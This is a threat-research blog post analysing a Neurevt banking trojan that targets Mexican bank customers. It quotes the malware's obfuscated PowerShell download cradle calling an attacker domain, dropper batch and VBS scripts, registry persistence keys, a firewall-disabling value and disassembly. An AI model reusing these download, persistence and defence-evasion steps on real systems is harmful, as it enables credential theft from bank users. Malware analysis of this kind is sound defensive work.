Neurevt trojan takes aim at Mexican users

By Chetan Raghuprasad

Published: 2021-08-17 · Archived: 2026-04-06 02:08:50 UTC

Tuesday, August 17, 2021 08:01

By Chetan Raghuprasad, with contributions from Vanja Svajcer.

News summary

- Cisco Talos discovered a new version of the Neurevt trojan with spyware and backdoor capabilities in June 2021 using Cisco Secure Endpoint product telemetry.
- This version of Neurevt appears to target users of Mexican financial institutions.
- This threat demonstrates several techniques of the MITRE ATT&CK framework, most notably T1547 – Boot or Login Autostart Execution, T1055 - Process Injection, T1546 - Event-Triggered Execution, T1056 - Credential API Hooking, T1553 – Subvert Trust Controls, T1562 – Impair Defences, T1112 – Modify Registry, T1497 – Virtualization\Sandbox Evasion, T1083 - File and directory discovery, T1120 - Peripheral device discovery, T1057 - Process Discovery, T1012 - Query Registry, T1518 - Software Discovery and T1082 - System Information Discovery.
- Cisco Secure Endpoint, SNORT® and Cisco Umbrella can all protect users from downloading this malware, protecting their online banking accounts from potential theft.

What's new?

Although Neurevt has been around for a while, recent samples in Cisco Secure Endpoint show that the actors combined this trojan with backdoors and information stealers. This trojan appears to target Mexican organizations.

Talos is tracking these campaigns embedding URLs in the associated droppers, which belong to many major banks in Mexico.

How did it work?

The malware starts with an obfuscated PowerShell command that downloads an executable file belonging to the Neurevt family. The trojan drops other executables, scripts and files into the folders which it creates during runtime. The dropped payload ends up in a benign location of the filesystem and runs, thereby elevating its privilege by stealing service token information. It executes the following stages of the dropped executable file, which installs hook procedures to the monitor keystrokes and mouse input events. It captures the monitor screen and clipboard information. Then, Neurevt detects the virtualized and debugger environment, disables the firewall, modifies the internet proxy settings in the victim's machine to evade detections and thwart analysis. Instead of calling known APIs for HTTP communication, the malware uses System.Web Namespace and includes HTTP classes to enable the browser-server communication with the command and control (C2) server to exfiltrate the data.

So what?


Online banking users in Mexico should be cautious while operating their computers, accessing emails and attachments, and refrain from accessing unsecured websites. This trojan mostly steals the username and passwords of users on the sites and may also target other intellectual information. Organizations and individuals should keep their systems updated with the latest security patches for the operating systems and applications and enable multi-factor authentication on their accounts if possible.

Technical details While researching malicious activity in Cisco Secure Endpoint logs, we spotted the execution of a PowerShell command. Attackers usually leverage PowerShell by obfuscating scripts. In this case, we could not locate the source of this PowerShell command, but it's most likely a Microsoft Office document or JavaScript code.

```
pOwErshEll -executionpolicy bypass -noprofile -w hidden $v1='Net.We'; $v2='bClient';
$var = (New-Object $v1$v2); $var.Headers['User-Agent'] = 'Google Chrome';
$var.downloadfile('https://saltoune.xyz/pb/aa.exe','C:\Users\ADIPPS~2\AppData\Local\Tempkmt12.exe')
```

PowerShell execution from the event logs of our telemetry.
The attacker attempts to bypass the PowerShell execution policy of the compromised endpoint and creates a new Google Chrome web client object to connect to a domain saltoune[.]xyz and download an executable file, which is the first stage of the malware.
We started our research by looking closely at the domain saltoune[.]xyz. It was created on June 21, 2021, and registered with NameCheap based out of Reykjavik, Iceland. The serving IP address of the domain saltoune[.]xyz is 162[.]213[.]251[.]176, detected as malicious by five security vendors in VirusTotal. The domain hosts a malicious Win32 EXE with sha256 value is 86aab09b278fe8e538d8cecd28f2d7a32fe413724d5ee52e2815a3267a988595.

Cisco Umbrella Investigate showed a spike in DNS requests to the malicious domain.



We downloaded the contents from the URL https://saltoune[.]xyz/pb/aa.exe.

```
curl https://saltoune.xyz/pb/aa.exe --output sample.exe
SHA 256 86aab09b278fe8e538d8cecd28f2d7a32fe413724d5ee52e2815a3267a988595
```

Downloading Stage 1 of the malware.

We ran the stage 1 malware in the Cisco Secure Network Analytics environment and found that the activity started with the creation of directories and files.

Created	\Users\ADMINI~1\AppData\Local\Temp\AITMP967\aidatafile.zip
Created	\Users\ADMINI~1\AppData\Local\Temp\AITMP967\aisetup.ini
Created	\Users\ADMINI~1\AppData\Local\Temp\AITMP967\aisetup.zip
Created	\Users\ADMINI~1\AppData\Local\Temp\AITMP967\AUninstall.ini
Created	\Users\ADMINI~1\AppData\Local\Temp\AITMP967\Englishai.lng

Files created by the Stage 1 malware.

Created	\LMPupdate\set\183.bat
Created	\LMPupdate\set\435246.vbs
Created	\LMPupdate\set\unpakedree.exe
Created	\LMPupdate\set\x0329847998

Files created by the Stage 1 malware.

The Stage 1 malware creates a thread that sets registry keys to execute the file with the ".vbs" extension with the program IDs.

```
HKCU\Software\Microsoft\Windows\CurrentVersion\ApplicationAssociationToasts\VBSFile_.vbs
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\.vbs\OpenWithProgids\VBSFile
```

Registry keys to execute a file with the extension.

WScript.exe process launches and modifies internet settings. ZoneMap registry keys disable the automatic

detection of the intranet. It maps the local sites to the Intranet Zone, bypasses the proxy server and maps all network paths into the Intranet Zone.

```
HKCU\ Software\Policies\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\AutoDetect
HKCU\ Software\Policies\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyByPass
HKCU\ Software\Policies\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetName
HKCU\ Software\Policies\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsIntranet
```

Registry keys to set internet explorer ZoneMap.

WScript.exe process reads the file "C:\LMPupdate\set\435246.vbs"and launches Windows shell and runs the batch file "C:\LMPupdate\set\183.bat".

```
Set WshShell = CreateObject("WScript.Shell")
WshShell.Run "C:\LMPupdate\set\183.bat", 0, false
```

Contents of the 435246.vbs file.

```
@Echo off
cd C:\LMPupdate\set


rename x0329847998  43939237cx.rar
timeout 0

ping dhgfg sgudy
"unpakedree.exe" e -p67dah9fasdd8kja8ds9h9sad 43939237cx.rar
timeout 5

start 3980392CV.vbs
timeout 6
del /f /q "43939237cx.rar"
del /f /q "183.bat"
@exit
```

Contents of the 183.bat file.

The batch file renames the file C:\LMPupdate\set\x0329847998 to a password-protected RAR file, 43939237cx.rar. It runs the unpakedree.exe to extract the contents of the RAR file using the password "67dah9fasdd8kja8ds9h9sad".

The Windows shell launches a process WScript.exe and runs the 3980392cv.vbs file.

```
Set WshShell = CreateObject("WScript.Shell")
WshShell.Run "C:\LMPupdate\set\48551.bat", 0, false
```

Contents of the file 3980392cv.vbs.

This launches another Windows shell instance and runs the batch file 48551.bat.

```
@echo off
attrib +s +h "C:\LMPupdate\set"

timeout 2
set Rootjajha8=unpakedree.exe
set updaterkhudas=xc829374091FD.exe
xc829374091FD.exe/start
taskkill /f /im unpakedree.exe
taskkill /f /im unpakedree.exe
attrib -s -h "C:\LMPupdate\set\xc829374091FD.exe"

timeout 4
del "C:\LMPupdate\set\3980392CV.vbs"
del "C:\LMPupdate\set\xc829374091FD.exe
del "C:\LMPupdate\set\unpakedree.exe"
del "C:\LMPupdate\set\435246.vbs"
del "C:\LMPupdate\set\48551.bat"
del "C:\LMPupdate\set\*.*"
rd "C:\LMPupdate\set"



@exit
```

Contents of the 48551.bat file.

The 48551.bat instance runs the second-stage malware xc829374091FD.exe as a process that creates its child process with the name "xc829374091FD.exe" by writing its image to the child process virtual memory.The batch file deletes the files in the folder "C:\LMPupdate\set" and removes the empty folder to erase its footprints. The process xc829374091FD.exe will create the explorer.exe process and rename itself to "13q77qiq.exe" in the directory \ProgramData\Google Updater 2.09\13q77qiq.exe.
The sha256 hash value of "13q77qiq.exe" is 5624eea08b241314b8bd13ee9429449c53085a6bb2bcc481655f1f28b4314122. "13q77qiq.exe" is a 32-bit portable executable, written in Russian which uses Windows graphical user interface (GUI) subsystem, with a version number of 234 234 23 (234 234 234 23).
The process explorer.exe reads the executable 13q77qiq.exe and writes it to the administrator local temporary space: \Users\ADMINI~1\AppData\Local\Temp\13q77qiq_1.exe.This process also allocates memory in its virtual memory process and writes the image of 13q77qiq_1.exe, into which it exhibits the process injection mechanism.
The malware contacts a few domains to download the executables:

1. http://morningstarlincoln[.]co[.]uk/ with the IP address 79[.]170[.]44[.]146. When contacted, it downloads a PE file with SHA256 hash value is 35617cfc3e8cf02b91d59209fc1cd07c9c1bc4d639309d9ab0198cd60af05d29.
2. http://russk17[.]icu with the IP address 23[.]95[.]225[.]105. When contacted, it downloads an executable file named "seer.exe" with SHA256 hash value is 4d3ee3c1f78754eb21b3b561873fab320b89df650bbb6a69e288175ec286a68f.
   We spotted embedded URLs while looking at the strings in the PE file with SHA256 hash value 35617cfc3e8cf02b91d59209fc1cd07c9c1bc4d639309d9ab0198cd60af05d29. They belong to many major financial institutions in Mexico.

```
n del sitio oficial Inbursa es  https://www.inbursa.com/  y cuenta con candados
de seguridad.
n del sitio oficial Banorte es  https://www.banorte.com/  y cuenta con candados
de seguridad.
n del sitio oficial BBVA Net Cash es  https://www.bancomernetcash.com  y cuenta
con candados de seguridad.
nea por sitios ajenos a www.santander.com.mx
nea por sitios ajenos a www.bb.com.mx
```

Embedded strings extracted showing URLs.

Location	String Value
0042debf	www.bb.com.mx
0042e425	www.scotiabank.com.mx
0042f5ba	www.bancomernetcash.com
0042f6ae	https://www.bancomernetcash.com
0042fbdb	www.banorte.com
00430510	https://www.banorte.com/
00430600	www.santander.com.mx
0043ea25	nea por sitios ajenos a www.bb.com.mxBanBajio Agradece su Preferencia.@
0043ffbf	nea por sitios ajenos a www.santander.com.mxSantander Agradece su Preferencia.@

Looking closely at the PE file, showed us functions with the capability of accessing the webpage panels and textboxes of the above banking websites. Actors use these techniques for stealing credentials and 2FA tokens.
A few of malicious actor defined function calls and its address location are displayed below:

Location	Label
00408494	BanorteSetName-16-33928
00408707	BanorteTextBoxAccessPass_KeyDown-4341-34566
004085f1	BanorteTextBoxEmail1_KeyDown-4341-34288
004088d9	BanorteTextBoxEmail3_KeyPress-4341-35032
00408822	BanorteTextBoxOnlyToken_KeyPress-4341-34849
0041610d	get_BanortePanelAccessAndToken-4408-90380
00415f40	get_BanortePanelBlockAndControl-4408-89919
00415f9f	get_BanortePanelEmail-4408-90014
0041637f	get_BanortePanelEmailPass-4408-91006
004164eb	get_BanortePanelFreedom-4408-91370
00416279	get_BanortePanelOnlyToken-4408-90744
00415adc	get_SantaPanelBlockAndControl-4408-88795
004165f6	get_SantaPanelEmail-4408-91637
004166b5	get_SantaPanelEmailPass-4408-91828
00415d70	get_SantaPanelFreedom-4408-89455
00415c37	get_SantaPanelSerie-4408-89142
00415b3b	get_SantaPanelToken-4408-88890
0041661c	get_SantaTextBoxEmail-4453-91675
00416609	get_SantaTextBoxEmail2-4453-91656
00416701	get_SantaTextBoxEmailPass1-4453-91904
004166ee	get_SantaTextBoxEmailPass2-4453-91885
00415c83	get_SantaTextBoxSerie-4453-89218
00415b87	get_SantaTextBoxToken-4453-88966
00416d2c	get_NetcashTextBoxAPPLI1-4453-93483
00416a3e	get_NetcashTextBoxAPPLI2-4453-92733
00416b9a	get_NetcashTextBoxASD-4453-93081
00416e13	get_NetcashTextBoxASD2-4453-93714
00416c7e	get_NetcashTextBoxEmail1-4453-93309
00416c6b	get_NetcashTextBoxEmail2-4453-93290
00416e26	get_NetcashTextBoxOper2-4453-93733
004171d4	get_BajioPanelBlockAndControl-4408-94675
004171e7	get_BajioPanelEmail-4408-94694
0041720d	get_BajioPanelFreedom-4408-94732
004174c1	get_BajioPanelLlaveASB-4408-95424
004171fa	get_BajioPanelNIPASB-4408-94713
0041732d	get_BajioTextBoxEmail-4453-95020
0041731a	get_BajioTextBoxEmail2-4453-95001
004174fa	get_BajioTextBoxLlaveASB-4453-95481
004173ef	get_BajioTextBoxNIPASB-4453-95214
004175cd	get_InbursaLbl4-4421-95692
004175ba	get_InbursaLblName1-4421-95673
00417653	get_InbursaLblName2-4421-95826
00417594	get_InbursaPanelBlockAndControl-4408-95635
004175a7	get_InbursaPanelFreedom-4408-95654

Persistence and privilege escalation

The attacker leveraged the Windows registry features for establishing persistence and privilege escalation. The MITRE ATT&CK techniques used are:

- T1547 – Boot or Login Autostart Execution
- T1055 - Process Injection

- T1546 - Event-Triggered Execution
- T1056 - Credential API Hooking

We spotted a few processes that set Image File Execution Options in the registry to ensure malicious code runs when another application starts and adds the path to autostart registry keys.The Explorer.exe process creates a debugger value.This is standard for developers usually, but is out of place here since it's automated.

Registry Key: HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\RSTRUI.exe
Value: Debuggre blvzufu.exes\\0
Registry Key: HKLM\ Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\3K77573KMES7W.exe
Value: DisableExceptiomChainVaidation
Registry Key:
HKCU\Software\Microscoft\Windows\CurrentVersion\Runonce
Value: C:\ProgramData\Google Updater 2.09\13q77qiq.exe
HKCU\Software\Microscoft\Windows\CurrentVersion\Run
Value: C:\ProgramData\Google Updater 2.09\13q77qiq.exe
HKLM\Software\Microscoft\Windows\CurrentVersion\Runonce
Value: C:\ProgramData\Google Updater 2.09\13q77qiq.exe

The malware tampers and enumerates user/account privilege by calling GetTokenInformation and AdjustTokenPrivileges.

```
      LAB_0063a3ff                            XREF[1]:   0063a3f3(j)
LEA     EAX=>local_14, [EBP + -0x10]
PUSH    EAX                                        ; PHANDLE TokenHandle for OpenProcessToken
PUSH    0x8                                        ; DWORD DesiredAccess for OpenProcessToken
CALL    GetCurrentProcess                          ; HANDLE GetCurrentProcess(void)
PUSH    EAX                                        ; HANDLE ProcessHandle for OpenProcessToken
CALL    OpenProcessToken                           ; WINBOOL OpenProcessToken(HANDLE ProcessHandle, DWORD DesiredAccess, PHANDLE T
TEST    EAX, EAX
JNZ     LAB_0063a41e
CALL    FUN_00408d5c                               ; undefined FUN_00408d5c(undefined param_1, undefined param_2, undefined param_
JMP     LAB_0063a512

      LAB_0063a41e                            XREF[2]:   0063a3e7(j), 0063a412(j)
XOR     EAX, EAX
PUSH    EBP
PUSH    LAB_0063a4ed
PUSH    dword ptr FS:[EAX]
MOV     dword ptr FS:[EAX], ESP
XOR     EAX, EAX
MOV     dword ptr [EBP + local_18], EAX
LEA     EAX=>local_18, [EBP + -0x14]
PUSH    EAX                                        ; PDWORD ReturnLength for GetTokenInformation
PUSH    0x0                                        ; DWORD TokenInformationLength for GetTokenInformation
PUSH    0x0                                        ; LPVOID TokenInformation for GetTokenInformation
PUSH    0x2                                        ; TOKEN_INFORMATION_CLASS TokenInformationClass for GetTokenInformation
MOV     EAX, dword ptr [EBP + local_14]
PUSH    EAX                                        ; HANDLE TokenHandle for GetTokenInformation
CALL    GetTokenInformation                        ; WINBOOL GetTokenInformation(HANDLE TokenHandle, TOKEN_INFORMATION_CLASS Token
TEST    EAX, EAX
JNZ     LAB_0063a461
CALL    GetLastError                               ; DWORD GetLastError(void)
CMP     EAX, 0x7a
JZ      LAB_0063a461
CALL    FUN_00408d5c                               ; undefined FUN_00408d5c(undefined param_1, undefined param_2, undefined param_
CALL    FUN_00408d5c                               ; undefined FUN_00408d5c(undefined param_1, undefined param_2, undefined param_
JMP     LAB_0063a512
```

Function that enumerates the user/account privilege information.

```
00648d04    ADD     ESP, -0x18
00648d07    PUSH    0x0                                 ; DWORD dwReason for ExitWindowsEx
00648d09    PUSH    0x2                                 ; UINT uFlags for ExitWindowsEx
00648d0b    CALL    ExitWindowsEx                       ; WINBOOL ExitWindowsEx(UINT uFlags, DWORD dwReason)
00648d10    TEST    EAX, EAX
00648d12    JNZ     LAB_00648d6e
00648d14    PUSH    ESP=>local_1c                       ; PHANDLE TokenHandle for OpenProcessToken
00648d15    PUSH    0x28                                ; DWORD DesiredAccess for OpenProcessToken
00648d17    CALL    GetCurrentProcess                   ; HANDLE GetCurrentProcess(void)
00648d1c    PUSH    EAX                                 ; HANDLE ProcessHandle for OpenProcessToken
00648d1d    CALL    OpenProcessToken                    ; WINBOOL OpenProcessToken(HANDLE ProcessHandle, DWORD DesiredAcce
00648d22    TEST    EAX, EAX
00648d24    JZ      LAB_00648d6e
00648d26    LEA     EAX=>local_c, [ESP + 0xc]
00648d2a    PUSH    EAX                                 ; PLUID lpLuid for LookupPrivilegeValueW
00648d2b    PUSH    u_SeShutdownPrivilege_00648d74      ; LPCWSTR lpName for LookupPrivilegeValueW
00648d30    PUSH    0x0                                 ; LPCWSTR lpSystemName for LookupPrivilegeValueW
00648d32    CALL    LookupPrivilegeValueW               ; WINBOOL LookupPrivilegeValueW(LPCWSTR lpSystemName, LPCWSTR lpNa
00648d37    MOV     dword ptr [ESP + local_10], 0x1
00648d3f    MOV     dword ptr [ESP + local_4], 0x2
00648d47    LEA     EAX=>local_14, [ESP + 0x4]
00648d4b    PUSH    EAX                                 ; PDWORD ReturnLength for AdjustTokenPrivileges
00648d4c    PUSH    0x0                                 ; PTOKEN_PRIVILEGES PreviousState for AdjustTokenPrivileges
00648d4e    PUSH    0x0                                 ; DWORD BufferLength for AdjustTokenPrivileges
00648d50    LEA     EAX=>local_10, [ESP + 0x14]
00648d54    PUSH    EAX                                 ; PTOKEN_PRIVILEGES NewState for AdjustTokenPrivileges
00648d55    PUSH    0x0                                 ; WINBOOL DisableAllPrivileges for AdjustTokenPrivileges
00648d57    MOV     EAX, dword ptr [ESP + local_18]
00648d5b    PUSH    EAX                                 ; HANDLE TokenHandle for AdjustTokenPrivileges
00648d5c    CALL    AdjustTokenPrivileges               ; WINBOOL AdjustTokenPrivileges(HANDLE TokenHandle, WINBOOL Disabl
00648d61    TEST    EAX, EAX
00648d63    JZ      LAB_00648d6e
00648d65    PUSH    0x0                                 ; DWORD dwReason for ExitWindowsEx
00648d67    PUSH    0x2                                 ; UINT uFlags for ExitWindowsEx
00648d69    CALL    ExitWindowsEx                       ; WINBOOL ExitWindowsEx(UINT uFlags, DWORD dwReason)
```

Function that tampers with the user/account privilege information.

Defense evasion

We spotted several techniques the attacker used to evade detection, which we'll break down below.

T1553 – Subvert Trust Controls

The Explorer.exe process reads the Zone Identifier Alternate Data Stream. The downloaded files will add a Zone Identifier, also known as the mark-of-the-web, to the alternate data stream. The malware will check whether it has any zone identifier metadata and deletes it if it exists, thus bypassing any application protections.
C:\ProgramData\Google Updater 2.09\q99ig1gy1.exe: Zone. Identifier

T1562 – Impair Defences


The Explorer.exe process sets the registry key value to zero and disables the Windows firewall. It also modified Internet Explorer security zone registry entries. The attacker weakened Internet Explorer security by allowing unsigned ActiveX controls, turning off pop-up blocking and changing Java permissions, among other options.

```
Registry Key:

HKLM\SYSTEM\CONTROLSET001\SERVICES\SHAREDACCESS\PARAMETERS\FIREWALLPOLICY\STANDARDPROFILE

Value:
EnableFirewall 0
```

Registry keys and values to disable the firewall.

T1112 – Modify Registry

We spotted a registry key with a large amount of data placed in the data field designed to conceal the attacker's presence: HKEY_CURRENT_USER\Software\AppDataLow\Software\{B56DA420-0B5E-0394-E271-7DACAF8D4BB5}\14FD1F9A\46a66dd5b340073ff9.



Name	Type	Data
(Default)	REG_SZ	(value not set)
038856d0e9def4a7b	REG_BINARY	00 00 00 00
15f19918878d6e	REG_BINARY	00 00 00 00
1b79b7aaa854bd5	REG_BINARY	00 00 00 00
29fc3064dc0	REG_BINARY	00 00 00 00
57c4a9c4b2d0b28	REG_BINARY	09 b2 1e 0f
618df04397fb8f508a	REG_BINARY	f5 3f 0e 9c d1 8a de 5e eb e0 a3 e3 46 ab f9 8f 87 f6 69 74
6ec9c7784f	REG_BINARY	00 00 00 00
7031ddc53ae02c857a	REG_BINARY	7d 3e 04 3e 62 3e 6e 3e 4c 3e 51 3e 59 3e 4c 3e 5f 3e 53 3e 7a 3e 5f 3e 4a 3e 5f 3e 62 3e 79 3e 51 3e 5...
aa73d4832d0	REG_BINARY	01 00 00 00
c5fe37ada5e2997fca	REG_BINARY	12 00 08 00 01 00 07 00 e5 07 08 00 01 00 07 00 e5 07
fdaec9afecefbf2957	REG_BINARY	00 00 00 00

Malware storing stream of binary values in the registry keys.


T1497 – Virtualization\Sandbox Evasion

The Explorer.exe process attempts to connect to a VirtualBox driver and VMware device or locate a VirtualBox DLL and VMware DLL. This attacker tried to detect the presence of VirtualBox and VMware as a means of anti-analysis. Neurevt also uses GetTickCount and IsDebuggerPresent APIs as anti-analysis techniques.

Discovery and collection

Neurevt can enumerate information from the victim's machine. Below are the techniques used by the attacker.

- T1083 - File and directory discovery
- T1120 - Peripheral device discovery
- T1057 - Process Discovery
- T1012 - Query Registry
- T1518 - Software Discovery
- T1082 - System Information Discovery
  The malware has functions that checks the operating system, enumerates system drivers, currently available disk drives with the victim's machine, gathers information about the disk drives or directories on the system, detects the Java Runtime Environment version, retrieves keyboard layout list and enumerates user location information.




Functions that retrieve the operating system version information and the status of the logical drives.

```
00423dd3    PUSH    0x104                   ; DWORD nFileSystemNameSize for GetVolumeInformationW
00423dd8    MOV     EAX, dword ptr [EBP + -0xc]
00423ddb    PUSH    EAX                     ; LPWSTR lpFileSystemNameBuffer for GetVolumeInformationW
00423ddc    LEA     EAX, [EBP + -0x14]
00423ddf    PUSH    EAX                     ; LPDWORD lpFileSystemFlags for GetVolumeInformationW
00423de0    LEA     EAX, [EBP + -0x18]
00423de3    PUSH    EAX                     ; LPDWORD lpMaximumComponentLength for GetVolumeInformationW
00423de4    LEA     EAX, [EBP + -0x10]
00423de7    PUSH    EAX                     ; LPDWORD lpVolumeSerialNumber for GetVolumeInformationW
00423de8    PUSH    0x104                   ; DWORD nVolumeNameSize for GetVolumeInformationW
00423ded    MOV     EAX, dword ptr [EBP + -0x8]
00423df0    PUSH    EAX                     ; LPWSTR lpVolumeNameBuffer for GetVolumeInformationW
00423df1    MOV     EAX, dword ptr [EBP + -0x4]
00423df4    CALL    FUN_0040a13c            ; undefined FUN_0040a13c()
00423df9    MOV     ESI, EAX
00423dfb    PUSH    ESI                     ; LPCWSTR lpRootPathName for GetVolumeInformationW
00423dfc    CALL    GetVolumeInformationW   ; WINBOOL GetVolumeInformationW(LPCWSTR lpRootPathName, LPWSTR l
00423e01    TEST    EAX, EAX
```

